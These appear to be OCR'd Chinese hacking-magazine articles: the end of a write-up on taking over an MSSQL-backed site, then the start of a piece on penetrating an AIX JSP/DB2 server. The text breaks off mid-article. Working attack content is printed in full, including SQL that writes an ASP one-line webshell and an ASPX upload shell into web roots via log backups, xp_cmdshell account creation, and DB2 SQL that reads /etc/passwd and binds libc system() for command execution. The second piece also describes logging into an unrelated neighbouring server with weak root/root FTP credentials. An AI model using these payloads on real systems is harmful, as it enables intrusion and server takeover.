


图 8

虽是 Public 但我还是抱一丝希望的执行备份语句写入 ASP 一句话到目录站点目录，当前用户只对 xxxxbbs 数据库具有操作权限，于是完整的语句如下：

```
alter database xxxxbbs   set RECOVERY FULL;
create table cmd(a image);
backup log xxxxbbs to disk = 'c:\windows\temp\cookies\tm2' with init;
insert into cmd(a) values('<%execute(request("value"))%>');
backup log xxxxbbs to disk = 'd:\wwwroot\www.tianxxx.com\wwwroot\images\sb.asp';
```

不可思议的是居然成功了（图 9），再次窃喜。到这里已经拿到原服务器（IP：127.17.x.x.40）上面目标站点的权限。立即找到 web.config。查看源码没戏。再翻了下 system.config 找到了数据库连接账号密码（图 10）。



图 9




图 10

用此账号密码在肉鸡上用查询分析器成功连接上目标服务器（221.xxx.77.1）（图 11）。

还是 DBO 权限。经过一会儿的 xp_dirtree 列出了最终目标的 Web 路径为 d:\web\www.tianxxx.com\wwwroot\，再次准备好 SQL 语句。

```
alter database tianxxx   set RECOVERY FULL;
create table tianxxx.dbo.cmd(a image);
backup log tianxxx to disk = 'c:\windows\temp\cookies\tm2' with init;
insert into tianxxx.dbo.cmd(a) values('<%execute(request("value"))%>');
backup log tianxxx to disk = 'd:\web\www.tianxxx.com\ wwwroot\images\sb.asp';
drop table cmd;
```

备份 shell 到 Web 目录。再打开 hosts 文件将 www.tianxxx.com 的解析记录删除。刷新 DNS 缓存后重新打开一个浏览器窗口访问 shell。又见该死的 404 页面。这才想起来搬迁后的服务器（221.xxx.77.1）禁止了 ASP 解析的（头都大了，还在这里折腾了很久）。于是在网上找了备份 asp.net 的一句话木马的方法顺便再次看了下 http://bbs.chinaunix.net/thread-1582257-1-1.html 这篇文章，挺有意思的。文章中提到代码前面需要填充 306 个字母。备份语句如下：

```
alter database tianxxx   set RECOVERY FULL;
drop table cmd;
create table tianxxx.dbo.cmd(a image);
backup log tianxxx to disk = 'c:\windows\temp\cookies\tm2' with init;
insert into tianxxx.dbo.cmd(a) values ('aaaaaaaa 中间若干个 aaaaaa.<script language="c#" runat="server">private void bc(object o,EventArgs e) {string u="1";string filename;int pos= f.PostedFile.FileName.LastIndexOf("\\");filename=f.PostedFile.FileName.Substring(pos + 1);f.PostedFile.SaveAs(Server.MapPath(u)+"\\"+filename);}</script><form method="post" runat="server"> <input type="file" id="f" runat="server"/><input type="submit"   value="欢迎光临" runat="Server" OnServerClick="bc" /></form>');
backup log tianxxx to disk = 'd:\web\www.tianxxx.com\wwwroot\s9.aspx';
```




图 11

以上插入的是具有文件上传功能的 aspx 代码，上传后保存到“1”目录下。成功备份到 Web 目录后尝试上传 aspxspy，执行失败，换了 N 个最终用了某个不太出名的 aspx 大马才成功执行出来。总算是拿到目标站 Shell 了。C 盘可以浏览，子目录也能读取。进入到 su 目录，找到一个特殊 FTP 账号，用户主目录为 d:\web。于是将 hash 查询出来去掉前两位，得到真正密码。（大马没带 su 提权功能，手头暂时没有 su asp.net 版本的提权脚本）。然后用这密码加以简单的组合尝试用 sa 连接数据库。于是用 xp_cmdshell 添加了个 pentest 系统账号就进服务器了（图 12）。




图 12

N 久没有遇到提权这么容易的服务器了。至此算是大功告成。领导的忙是要帮的，答应是要爽快的，苦头是自己尝的，工资是不会涨的！简单写了个报告 E-mail 发给人家了。然后就

没有然后了。

3. 相关安全隐患以及建议

- 网站注册和登录时没有对用户名进行合法性判断。

用户可以注册使用任意字符作为用户名，有一定风险。

建议：开发者对注册用户名合法性进行判断。

- 网站用户自定义头像功能使用了用户名作为文件名。

用户可以注册一个类似“a.asp;1”的账号，然后上传自定义头像（被插入脚本木马的图片），程序会自动将文件保存为 http://www.tianxxx.com/images/userface/ a.asp;1.gif

配合 IIS6 扩展名解析漏洞，此图片会被解析为 asp 执行，所幸此服务器不存在此风险（禁止了 asp 应用程序扩展）

建议：开发者在处理用户上传的任何文件时，命名规则最好是年月日加几位随即数保存。

- 几个分站后台 fckeditor 在线编辑器都存在二次上传漏洞。

漏洞详情 http://www.hack58.com/Article/html/3/ 62/2009/25203.htm。

此网站存在这个漏洞但是服务器不存在这个风险，因为禁止了 ASP 应用程序扩展。

建议：升级到最新版本的 fckeditor 在线编辑器。

- xxx 网络有限公司服务器 124.17x.x.40（浙江省台州市）存在 www.tianxxx.com 的网站备份。

建议维护人员联系网站制作公司将原服务器 124.17x.x.40 上面的信息备份至本地并将相关的信息删除。

- 其他：

网站后台账户设置一个足够强悍的密码；

利用防火墙阻断外界对服务器 1433 端口的访问；

设置一个强悍的 FTP 密码，并在不需要的时候关闭 serv-u ftp 服务；

NTFS 权限设置：除 Web 目录以外的其他敏感目录拒绝 Web 账号访问；

禁用危险系统组件；

禁用 MSSQL 危险的存储过程；

新建一个数据库服务启动账号，并严格限制其权限。

前置知识：无
关键字：IBM、渗透



简单渗透 IBMAIX 5.3（jsp+DB2）

文/图 stark

事出有因，帮朋友检测一个网站。网站规模不大，结构为 JSP + DB2，HTTP banner 为 Server：IBM_HTTP_Server/2.0.47.1 Apache/2.0.47 (Unix)。这种架构比较少见，勾起了我比较大的兴趣，因此细心进行了一番检测，特此记录。而网站性质出于商业原因，就略过了。

首页类似于 http://www.test.com/**/**/module. main，首先粗略浏览了一下网站，看了看图片所在目录，以及熟悉网站的页面存储和发布方式。内容都是以动态页面发布的，URL 类似 block.*.view.detail.newsdetail?key =123，手工测试了一下，不存在注入，报错形式也非常简单，就返回一个空白页面，里面写上 Error 500，如图 1 所示。

```
Error 500: For input string: "15963'"
```

图 1

随后 Google 了一下该站点，关键词如："site:test.com", "site:test.com filetype:jsp", "site:test.com inurl:admin"等，但也没发现能列目录，或是发现敏感信息的地方。于是开始用 nikto 扫描其 Web 根目录，同时用 nmap 扫描服务器端口开放情况。

结果比较让我失望，nikto 并没有扫出什么有价值的目录和文件，而服务器的端口开放情况如下：

```
Nmap -v -sV targetIP
------------------------------------------------------------
22/tcp   open   ssh     OpenSSH 3.5p1 (protocol 1.99)
80/tcp   open   http    IBM HTTP Server 2.0.47.1 (Derived
from Apache 2.0.47;Unix)
443/tcp  open   ssl/https?
```

为了进一步获取端口信息，我重新用新的参数再次扫描，这回多出来 3 个端口：

```
Nmap -v -p1-65535 targetIP
--------------------------------------------
22/tcp   open
80/tcp   open
443/tcp  open
2299/tcp open   unknown
8889/tcp open   unknown
9999/tcp open   abyss
```

OpenSSH 的版本有点老，搜索了几个漏洞库，但都没有能够直接远程溢出的，只找到 2 个不痛不痒的 exploits，暂时放着，目光回到 80 端口。

反查了一下服务器的 IP，只绑定了这一个域名。既然是独立服务器，那很好，来看看服务器是放在公司内呢还是托管在 IDC。用 IISPutScanner 扫了一下目标 IP 所在 C 段的 80 和 8080 端口，然后随机点开与目标 IP 相邻的几个网站，发现其都与目标网站完全无关。到这一步，基本可以确定，服务器是托管在 IDC 机房了！

下面的方法有二：一是从 80 端口的 Web 程序打进去；二是通过 IDC 的相邻服务器嗅探进去。

由于 Web 程序检测起来比较费精力；就先用 hscan 来扫描一下目标 IP 所在 C 段全部服务器的密码策略是否足够安全吧！

结果很快出来，有一台*nix 服务器的 FTP 存在弱口令：root/root。赶紧用其登录，成功登录，如图 2 所示。




图 2

同时具有写权限，如图 3 所示。

可惜这台服务器没有开放 Web 服务。而尝试用这个用户登录 SSH 也宣告失败，原因并不是其 SSH 策略或者 ACL，而就是最常见的密码不正确。

总体来看，这个 IDC 还不错；：)。

好，就不再浪费时间，再次从 Web 下手来看看。通过 wvs 和 jsky 也没有发现什么，只找到一个图片子目录能够列目录。




图 3

第二天，重新对网站目录和文件进行查找，加入自己的字典后发现 fckeditor 目录！可是由于服务器只能解析 JSP，所以无法利用。

同时，无意中居然发现一个 loadsql.jsp 页面，是管理员用来连接数据库进行管理操作的文件！如图 4、图 5 所示。




图 4




图 5

在参考着《DB2 SQL Injection Cheat Sheet》的基础上，尝试着执行了一些 SQL 语句，但由于网站后台页面显示 HTTP 500，而表又相当多，加上系统表一共 460 个，因此就没有走找到后台管理员表的数据，然后登录后台再想办法拿 webshell 这条路。而是直接尝试通过它获得 webshell 或者执行 OS 命令。

参考资料有二：

《The Database Hacker's Handbook》

《DB2.Universal.Database.V8.Handbook.For.Windows.UNIX.And.Linux》

DB2 也可以像 MySQL 的 load_file()函数那样通过执行语句来读取系统上的文件内容，语句如下：

```
create table test (n varchar(2000))
load from /etc/passwd of del insert into test
```

这样就把/etc/passwd 中的内容插入到了我们新建的表 test 中，然后通过以下语句读取出其中的内容：

```
select * from   test
```

但很可惜，当前的数据库用户并没有 LOADAUTH 权限，所以无法把文件内容插入到表中。

那么来试试通过创建存储过程执行系统命令，SQL 语句如下（Linux 平台）：

```
CREATE PROCEDURE rootdb2 (IN cmd varchar(200))
EXTERNAL NAME '/lib/libc.so.6!system'
LANGUAGE C
DETERMINISTIC
PARAMETER STYLE DB2SQL
```

调用存储过程并执行命令的语句如下：

